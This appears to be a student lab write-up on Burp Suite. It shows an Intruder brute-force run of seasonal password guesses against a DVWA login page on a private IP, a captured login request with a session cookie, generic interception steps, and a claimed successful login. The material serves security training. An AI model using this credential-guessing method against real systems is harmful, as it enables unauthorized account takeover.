


Assignment 4 Using and Understanding burp suite

Target




IP 192.168.1.231


2. Intruder attack of http://192.168.1.231 - Temporary attack - Not saved to project file
Attack
Save
Columns
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Request
Position
Payload
Status code
Error
Timeout
Length
Comment
9 1 spring2014 302 392
10 1 spring2013 302 392
11 1 Summer2017 302 391
12 1 Summer2016 302 391
13 1 Summer2015 302 392
14 1 Summer2014 302 392
15 1 Summer2013 302 391
16 1 summer2017 302 391
17 1 summer2016 302 391
18 1 summer2015 302 391
19 1 summer2014 302 391
20 1 summer2013 302 391
Request
Response
Pretty
Raw
Hex
\n
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.1.231
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 35
9 Origin: http://192.168.1.231
10 Connection: keep-alive
11 Referer: http://192.168.1.231/dvwa/login.php
12 Cookie: security=high; PHPSESSID=050b104ae3bc48abbaa21a7be877062c
Search...
0 highlights
28 of 444



1. Open Burp Suite and start the proxy.
2. Open your web browser and navigate to the web application you want to test.
3. Click on the Intercept button in the Burp Suite toolbar.
4. Enter your credentials to log in to the web application.
5. Click on the Forward button to send the request to the web server.
6. In the Burp Suite Request tab, modify the request as needed.
7. Click on the Forward button to send the modified request to the web server.
8. In the Burp Suite Response tab, view the response from the web server.



Successfully logged in!!!!!!